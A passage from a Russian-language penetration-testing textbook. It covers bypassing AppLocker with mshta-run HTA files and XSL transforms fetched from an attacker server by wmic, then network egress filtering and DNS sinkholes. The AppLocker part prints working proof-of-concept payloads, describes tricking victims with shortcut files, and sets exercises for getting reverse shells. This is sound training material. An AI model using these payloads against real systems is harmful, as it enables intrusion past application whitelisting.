var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("cmd.exe");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

Листинг 389 - Проверочный пример HTA-файла

При выполнении через `mshta.exe` будет выполнен Jscript-код внутри тегов `head` и `body`: появится командная строка, а окно `mshta.exe` закроется. Когда мы сохраняем этот код в локальный файл и выполняем его из командной строки, видно, что он действительно обходит AppLocker:




Рисунок 111: Обход AppLocker с помощью mshta.exe

Это фактически возвращает к жизни наши Jscript-техники. Доставить это можно несколькими способами. Например, можно прикрепить файл к электронному письму или доставить его через HTML-контрабанду в браузер. В любом случае пользователя нужно обманом заставить запустить файл, чтобы выполнить наш код.

В нашем случае мы создадим файл ярлыка и разместим `.hta`-файл на веб-сервере Apache. Чтобы создать файл ярлыка, щёлкнем правой кнопкой мыши по рабочему столу Windows 10-жертвы и перейдём в `New -> Shortcut`. В новом окне введём путь к исполняемому файлу MSHTA (`C:\Windows\System32\mshta.exe`), а затем URL `.hta`-файла на Kali-машине:




Рисунок 112: Файл ярлыка, использующий mshta

Чтобы создать ярлык, нажмём `Next` и зададим имя. После переноса `test.hta` на Kali-машину можно дважды щёлкнуть файл ярлыка, чтобы выполнить наш Jscript-код.

Обратите внимание: `mshta.exe` скачает `.hta`-файл перед выполнением, поэтому нам всё равно нужно обойти установленное ПО обнаружения на конечной точке.

На финальном этапе подготовки атаки можно вернуть Jscript-код, созданный DotNetToJscript, и встроить его в HTA-файл, чтобы получить обратную оболочку, отправив жертве только файл ярлыка.

### 8.5.1.1 Упражнения

1. Создайте и выполните проверочный HTA-файл, чтобы обойти AppLocker и получить выполнение Jscript-кода.
2. Используйте SharpShooter, чтобы сгенерировать Jscript-загрузчик шеллкода внутри HTA-файла, и примените его для получения обратной оболочки.

### 8.5.2 XSL-преобразование

Полезно подготовить несколько обходов на случай, если один из них будет заблокирован. В этом разделе мы покажем второй способ получить произвольное выполнение Jscript с обходом AppLocker через XSL-преобразование (XSLT).[62]

Процесс XSLT использует документы Extensible Stylesheet Language (`.xsl`), чтобы преобразовать XML-документ в другой формат, например XHTML. Часть спецификации XSL-преобразования[63] разрешает выполнение встроенного Jscript-кода при обработке переданного XML-документа. Исследователи безопасности обнаружили атаку через XSL-преобразование (`Squiblytwo`[64]), позволяющую произвольное выполнение кода при срабатывании.

Чтобы использовать это, сначала нужно создать вредоносный XSL-документ и разместить его на веб-сервере Apache. В качестве проверочного примера мы запустим командную строку через документ, показанный в листинге 390:

```
<?xml version='1.0'?>
<stylesheet version="1.0"
  xmlns="http://www.w3.org/1999/XSL/Transform"
  xmlns:ms="urn:schemas-microsoft-com:xslt"
  xmlns:user="http://mycompany.com/mynamespace">
  <output method="text"/>
  <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
      var r = new ActiveXObject("WScript.Shell");
      r.Run("cmd.exe");
    ]]>
  </ms:script>
</stylesheet>
```

Листинг 390 - Проверочный пример XSL-файла, открывающего cmd.exe

После создания файла нужно скачать его и вызвать преобразование, чтобы сработал Jscript-код. Это можно сделать через утилиту командной строки WMI (WMIC)[65], указав глагол `get` и ключ `/format:`, за которым следует URL XSL-файла, как показано в листинге 391.

```
wmic process get brief /format:"http://192.168.119.120/test.xsl"
```

Листинг 391 - WMIC используется для запуска XSL-преобразования

После выполнения команды из командной строки открывается новая командная строка, доказывая, что наш Jscript-код выполнился, как показано на рисунке 113.




Рисунок 113: Обход AppLocker с помощью XSL-преобразования

Эту технику белых списков приложений также можно задействовать через файл ярлыка, который мы передаём жертве. Для подготовки атаки можно изменить Jscript-код внутри XSL-файла так, чтобы он содержал загрузчик шеллкода C# DotNetToJscript или любую другую полезную нагрузку по нашему выбору.

#### 8.5.2.1 Упражнения

1. Повторите действия из этого раздела: создайте проверочный XSL-файл и выполните преобразование через WMIC.
2. Измените XSL-файл, чтобы использовать DotNetToJscript и получить обратную оболочку Meterpreter.

#### 8.5.2.2 Дополнительное задание

PowerShell Empire[66] - известный фреймворк для постэксплуатации, специально ориентированный на эксплуатацию Active Directory. Он также может генерировать полезные нагрузки для выполнения кода на стороне клиента. Альтернативный и более новый фреймворк под названием Covenant[67] написан на C# и реализует большую часть той же функциональности. Для получения выполнения кода на Windows-хосте используется имплант под названием Grunt.

Установите[68] фреймворк Covenant на Kali-машину и используйте знания и техники из этого модуля, чтобы получить выполнение кода через Grunt в условиях ограничений AppLocker.

## 8.6 Итоги

В этом модуле мы описали концепцию белых списков приложений и обошли AppLocker, который блокирует значительную часть наших прежних техник.

Мы представили разные техники обхода многих типов правил AppLocker: от простых обходов до гораздо более сложных, использующих другие штатные, доверенные и недокументированные приложения. Мы также обновили наш набор приёмов, чтобы получать выполнение кода на стороне клиента на усиленно защищённой рабочей станции, что позволяет продолжать тактики постэксплуатации.

## Примечания


**[1]** (LOLBAS, 2020), https://lolbas-project.github.io/
**[2]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Hypervisor
**[3]** (MSDN, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutineex?redirectedfrom=MSDN
**[4]** (Microsoft, 2016), https://docs.microsoft.com/en-us/windows-server/identity/software-restriction-policies/software-restriction-policies
**[5]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/what-is-applocker
**[6]** (Symantec, 2020), https://docs.broadcom.com/doc/endpoint-application-control-en
**[7]** (Sophos, 2020), https://docs.sophos.com/central/Customer/help/en-us/central/Customer/tasks/ConfigureAppControl.html
**[8]** (McAfee, 2020), https://www.mcafee.com/enterprise/en-us/products/application-control.html
**[9]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control
**[10]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/security/threat-protection/device-guard/introduction-to-device-guard-virtualization-based-security-and-windows-defender-application-control
**[11]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-a-rule-that-uses-a-path-condition
**[12]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-a-rule-that-uses-a-file-hash-condition

**[13]** (Micosoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-a-rule-that-uses-a-publisher-condition
**[14]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/msi/windows-installer-portal
**[15]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/uwp/get-started/universal-application-platform-guide
**[16]** (Microsoft, 2017), https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk
**[17]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls
**[18]** (Microsoft, 2018), https://support.microsoft.com/en-us/help/100108/overview-of-fat-hpfs-and-ntfs-file-systems
**[19]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/c54dec26-1551-4d3a-a0ea-4fa40f848eb3
**[20]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/type
**[21]** (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-7
**[22]** (Microsoft, 2015), https://devblogs.microsoft.com/scripting/beginning-use-of-powershell-runspaces-part-1/
**[23]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace?view=powershellsdk-1.1.0
**[24]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace.open?view=powershellsdk-1.1.0#System_Management_Automation_Runspaces_Runspace_Open
**[25]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.create?view=pscore-6.2.0#System_Management_Automation_PowerShell_Create
**[26]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=pscore-6.2.0
**[27]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.runspace?view=pscore-6.2.0#System_Management_Automation_PowerShell_Runspace
**[28]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.addscript?view=pscore-6.2.0#System_Management_Automation_PowerShell_AddScript_System_String_
**[29]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell.invoke?view=pscore-6.2.0#System_Management_Automation_PowerShell_Invoke
**[30]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.runspace.close?view=powershellsdk-1.1.0#System_Management_Automation_Runspaces_Runspace_Close
**[31]** (Microsoft, 2020), https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/PowerUp.ps1
**[32]** (Microsoft, 2017), https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool
**[33]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.configuration.install.installer?view=netframework-4.8
**[34]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil
**[35]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin-transfer
**[36]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cmd
**[37]** (Matt Graeber, 2018), https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb
**[38]** (Microsoft, 2020), docs.microsoft.com
**[39]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.loadfile?view=netframework-4.8
**[40]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.loadfrom?view=netframework-4.8
**[41]** (@0xd4d, 2020), https://github.com/0xd4d/dnlib
**[42]** (Matt Graeber, 2018), https://gist.github.com/mattifestation/67435063004effaac02809506890c7bb
**[43]** (Matt Graeber, 2018), https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb
**[44]** (@0xd4d, 2020), https://github.com/0xd4d/dnSpy
**[45]** (Microsoft, 2020), docs.microsoft.com
**[46]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/interface
**[47]** (Matt Graeber, 2018), https://posts.specterops.io/documenting-and-attacking-a-windows-defender-application-control-feature-the-hard-way-a-case-73dd1e11be3a
**[48]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/devnotes/wldpisdynamiccodepolicyenabled
**[49]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmlreader?view=netframework-4.8
**[50]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.readobject?view=netframework-4.8#System_Runtime_Serialization_DataContractSerializer_ReadObject_System_Xml_XmlReader_
**[51]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/csharp/tutorials/inheritance
**[52]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/abstract
**[53]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.activator.createinstance?view=netframework-4.8
**[54]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.readobject?view=netframework-4.8#System_Runtime_Serialization_DataContractSerializer_ReadObject_System_Xml_XmlReader_
**[55]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer?view=netframework-4.8
**[56]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.datacontractserializer.writeobject?view=netframework-4.8
**[57]** (Matt Graeber, 2018), https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb
**[58]** (Wiki, 2020), https://wiki.fileformat.com/web/xoml/
**[59]** (@HarmJ0y, 2018), https://github.com/GhostPack/SharpUp/
**[60]** (Microsoft, 2016), https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2019
**[61]** (Microsoft, 2013), https://docs.microsoft.com/en-us/previous-versions/ms536495(v%3Dvs.85)
**[62]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/XSL
**[63]** (w3.org, 2020), https://www.w3.org/TR/xslt-30/
**[64]** (Mitre, 2020), https://attack.mitre.org/techniques/T1220/
**[65]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic
**[66]** (Empire, 2020), https://www.powershellempire.com/

**[67]** (Ryan Cobb, 2019), https://cobbr.io/Covenant.html
**[68]** (Ryan Cobb, 2020), https://github.com/cobbr/Covenant/wiki/Installation-And-Startup

# Глава 9. Обход сетевых фильтров

В предыдущих модулях мы обсуждали разные техники командования и управления (C2). В этом модуле мы рассмотрим защитные решения, с которыми можно столкнуться в корпоративной среде, и разберём сложности, которые эти решения создают для нашего сетевого C2-трафика. Мы обсудим сильные и слабые стороны, а также важные детали разных решений и изучим их стратегии мониторинга и блокировки.

Поскольку каждое из этих решений может повлиять на результат теста на проникновение, мы также обсудим разные стратегии их обхода.

Начнём с обзора решений, с которыми можно столкнуться. Каждое из них обычно разворачивается в корпоративной среде как часть сетевой архитектуры пограничного интернет-сегмента (Internet Edge).[1] Хотя эта модель учитывает и входящий, и исходящий трафик, в данном случае мы сосредоточимся на последнем, поскольку предполагается, что мы уже скомпрометировали целевую сеть и контролируем одну или несколько систем внутри неё.

Обычно исходящий трафик проходит через цепочку систем, где он проверяется и обрабатывается перед маршрутизацией в Интернет либо блокируется из-за нарушения политики. Инструменты в такой модели могут включать простые фильтры IP-адресов или более сложные системы обнаружения вторжений (Intrusion Detection Systems, IDS)[2] и фильтры веб-прокси.[3] Эти продвинутые инструменты могут выполнять глубокую проверку пакетов,[4] анализируя всё содержимое сетевого прикладного уровня.

Кроме того, устройство захвата пакетов, которое обычно не находится непосредственно на пути трафика, может копировать весь сетевой трафик для дальнейшего использования в цифровой криминалистике.[5] Хотя такой тип решения не может блокировать трафик, он может уведомить системных администраторов или команды реагирования на инциденты, которые затем могут заблокировать наш трафик.

Рассмотрим рисунок 114, где показана довольно полная развёрнутая архитектура пограничного интернет-сегмента.




Рисунок 114: Архитектура пограничного интернет-сегмента

Обсудим эту конфигурацию подробнее, проследив исходящий трафик от внутренних устройств.

Сначала, если исходящий трафик полагается на разрешение имён, некоторые пограничные DNS-серверы могут выполнять фильтрацию доменов и запрещать неразрешённые домены. Затем разрешённый исходящий трафик проходит через внутренний межсетевой экран, который обычно ограничивает трафик по IP-адресу и номеру порта. В частности, большинство решений используют список блокировки, который работает как первый защитный рубеж и одновременно снижает нагрузку на нижестоящие устройства. Например, если организация не разрешает исходящий SMB-трафик, его можно отфильтровать рано, именно на этом этапе.

После этого трафик может пройти через устройство SSL-инспекции,[6] которое по сути выполняет расшифрование и повторное шифрование SSL, позволяя устройству проверять SSL-зашифрованный трафик. Обычно трафик снова шифруется при выходе из этой зоны. Если трафик всё ещё разрешён, он может дальше пройти через фильтр трафика, например прокси-сервер или IDS, а данные могут быть скопированы на устройство полного захвата пакетов.

Затем трафик может пройти через внешний межсетевой экран, который может фильтровать исходящий трафик, помимо ожидаемой фильтрации входящего трафика. Если трафик проходит все эти точки проверки, он маршрутизируется в Интернет.

Поскольку такое комплексное решение дорогое и сложное, некоторые организации могут упростить схему, исключив отдельную функциональность или положившись на многофункциональные устройства, объединяющие часть этих функций в одном устройстве. Например, прокси-сервер может работать не только как прокси, но и выполнять функции IDS, SSL-инспекции и фильтрации доменов.

Как тестировщики на проникновение, мы не обязательно сосредоточены на самих устройствах. Нам важнее уметь определять развернутые защитные тактики и понимать, как обходить их достаточно хорошо, чтобы успешно завершить оценку. Во многих случаях наш трафик неизбежно будет логироваться. Цель этого модуля часто будет состоять в том, чтобы нормализовать трафик, "спрятаться в шуме", так чтобы наша активность оказалась ниже порога обнаружения.

Прежде чем продолжить, кратко обсудим лабораторную конфигурацию для этого модуля:




Рисунок 115: Лабораторная схема

Лаборатория включает машину Windows 10 с именем `client` и машину Ubuntu Linux с именем `ubuntu`. Ubuntu-система выступает как пограничная защитная машина и выполняет все защитные задачи. На ней работают DNS для разрешения имен, веб-сервер Nginx[7] и Snort,[8] настроенный на захват всего сетевого трафика. Большинство правил Snort пока отключены, но установлено несколько пользовательских правил для базовой фильтрации.

С внешней точки зрения мы можем подключиться по SSH к Ubuntu-системе с Kali-машины. Машина Windows 10 находится за Ubuntu-машиной, а значит напрямую получить к ней доступ нельзя. Однако правило перенаправления портов перенаправляет RDP-запросы, поэтому мы можем подключиться по RDP к Windows-клиенту, соединяясь с Ubuntu-машиной на TCP-порт 3389.

Обратите внимание: в предыдущих модулях мы опирались на IP-адреса при подключении к слушателям. Однако в реальном мире доменные имена практичнее и гибче по нескольким причинам. Во-первых, мы можем легко переместить C2-сервер (слушатель) в другое место, просто обновив DNS-запись. Кроме того, поскольку прямые подключения к IP часто считаются аномальными, мы будем выполнять DNS-запрос для подключения к C2-серверу и использовать более типичный сетевой шаблон.

С учётом этих преимуществ мы будем подключаться к обратным оболочкам только по доменному имени, чтобы помогать разным обходам фильтров.

Имея базовое понимание защитных систем и правильно настроенную лабораторию, мы подробнее рассмотрим разные системные компоненты и покажем разные техники обхода. Позже в этом модуле мы также изучим фронтинг домена и DNS-туннелирование и обсудим, как они связаны с уклонением от сетевых фильтров.

## 9.1 DNS-фильтры

DNS-фильтры обычно являются одной из первых защит, которые нужно учитывать тестировщикам на проникновение. Если выполнить DNS-запрос из целевой сети, этот запрос может пройти через несколько DNS-серверов внутри целевой среды и в итоге попасть на устройство, выполняющее DNS-фильтрацию. Это может происходить в сети клиента, либо запрос может пересылаться в DNS-службу интернет-провайдера вроде OpenDNS.[9]

На базовом уровне большинство DNS-фильтров сравнивают запрошенные домены со списком блокировки известных вредоносных доменных имён. Если доменное имя находится в списке блокировки, оно фильтруется. Один из более известных открытых списков - `malwaredomainlist`.[10] Кроме того, продвинутые системы могут использовать и расширенные эвристические техники.

Если запрошенный домен находится в списке блокировки, системы DNS-фильтрации могут отбросить запрос, не вернув ничего, либо вернуть sinkhole, то есть поддельный IP-адрес. IP-адрес sinkhole часто перенаправляет либо на страницу блокировки, показывающую пользователю ошибку или предупреждение, либо на устройство мониторинга, которое захватывает дальнейший трафик для анализа. В некоторых случаях запрос может быть просто отброшен.

Sinkhole может быть мощным инструментом в правильных руках. Особенно яркий пример произошёл в мае 2017 года, когда шифровальщик WannaCry быстро заразил примерно 200000 машин в 150 странах. Разработчик встроил простой "аварийный выключатель" sinkhole, который зависел от DNS-разрешения и HTTP-службы домена `iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com`. Если этот запрос был успешным, вредоносное ПО завершало работу. Аналитик вредоносного ПО Marcus Hutchins зарегистрировал домен, поднял веб-сервер для ответа вредоносному ПО и фактически остановил вспышку. Это стало возможным потому, что разработчик вредоносного ПО изначально не зарегистрировал домен аварийного выключателя.

Продемонстрируем этот процесс с sinkhole OpenDNS. OpenDNS поддерживает тестовый домен `www.internetbadguys.com`,[11] который используется для демонстрации службы блокировки. Если разрешить этот IP через сервер OpenDNS (`208.67.222.222`), мы должны получить один из разных sinkhole[12] IP-адресов. С другой стороны, DNS-сервер Google (`8.8.8.8`) разрешает его как `67.215.92.210`. Проверим это с Kali-машины, у которой есть доступ в Интернет.

Сначала установим DNS-сервер на Google.

```
kali@kali:~$ sudo bash -c "echo nameserver 8.8.8.8 > /etc/resolv.conf"
```

Листинг 392 - Изменение DNS-сервера в Kali

Затем разрешим доменное имя через `nslookup`.

```
kali@kali:~$ nslookup www.internetbadguys.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   www.internetbadguys.com
Address: 67.215.92.210
```

Листинг 393 - Поиск домена через серверы Google

Это возвращает публичный IP-адрес вместо IP-адреса sinkhole. Следовательно, если открыть `www.internetbadguys.com` в браузере, мы увидим следующую страницу:




Рисунок 116: Тестовый домен OpenDNS не заблокирован

Если бы это был настоящий фишинговый сайт, мы загрузили бы его в браузере. Теперь переключимся на сервер OpenDNS.

```
kali@kali:~$ sudo bash -c "echo nameserver 208.67.222.222 > /etc/resolv.conf"
```

Листинг 394 - Изменение DNS-сервера в Kali

Далее снова попробуем разрешение имени.

```
kali@kali:~$ nslookup www.internetbadguys.com
Server:         208.67.222.222
Address:        208.67.222.222#53

Non-authoritative answer:
Name:   www.internetbadguys.com
Address: 146.112.61.108
Name:   www.internetbadguys.com
Address: ::ffff:146.112.61.108
```

Листинг 395 - Поиск домена через серверы OpenDNS

Это возвращает другой IP. Обновив DNS-сервер, снова откроем `www.internetbadguys.com` в браузере. Обратите внимание: из-за DNS-кэширования может понадобиться перезапустить браузер, чтобы корректно получить новую страницу.

Рисунок 117: Страница блокировки OpenDNS

Это перенаправляет на страницу блокировки, классифицированную OpenDNS как "фишинговая угроза" (Phishing threat).

Обратите внимание: после приобретения OpenDNS компанией Cisco страница и продукт OpenDNS были ребрендированы как Cisco Umbrella.

Помимо решений вроде OpenDNS, DNS-серверы могут интегрировать решения для проверки репутации доменов, такие как IPVoid[13] и VirusTotal.[14] Они опрашивают несколько провайдеров DNS-фильтрации, агрегируют ответы и принимают взвешенное решение о репутации домена.

Например, проверим репутацию домена `textspeier.de` с помощью IPVoid. Обратите внимание: некоторые расширения браузера, например uBlock Origin, нарушают работу сайта IPVoid, поэтому может понадобиться попробовать разные браузеры или отключить расширения.

| # | DNS Service | Status |
|---|---|---|
| 1) | AdGuard DNS (Default) | Blocked |
| 2) | AdGuard DNS (Family) | Blocked |
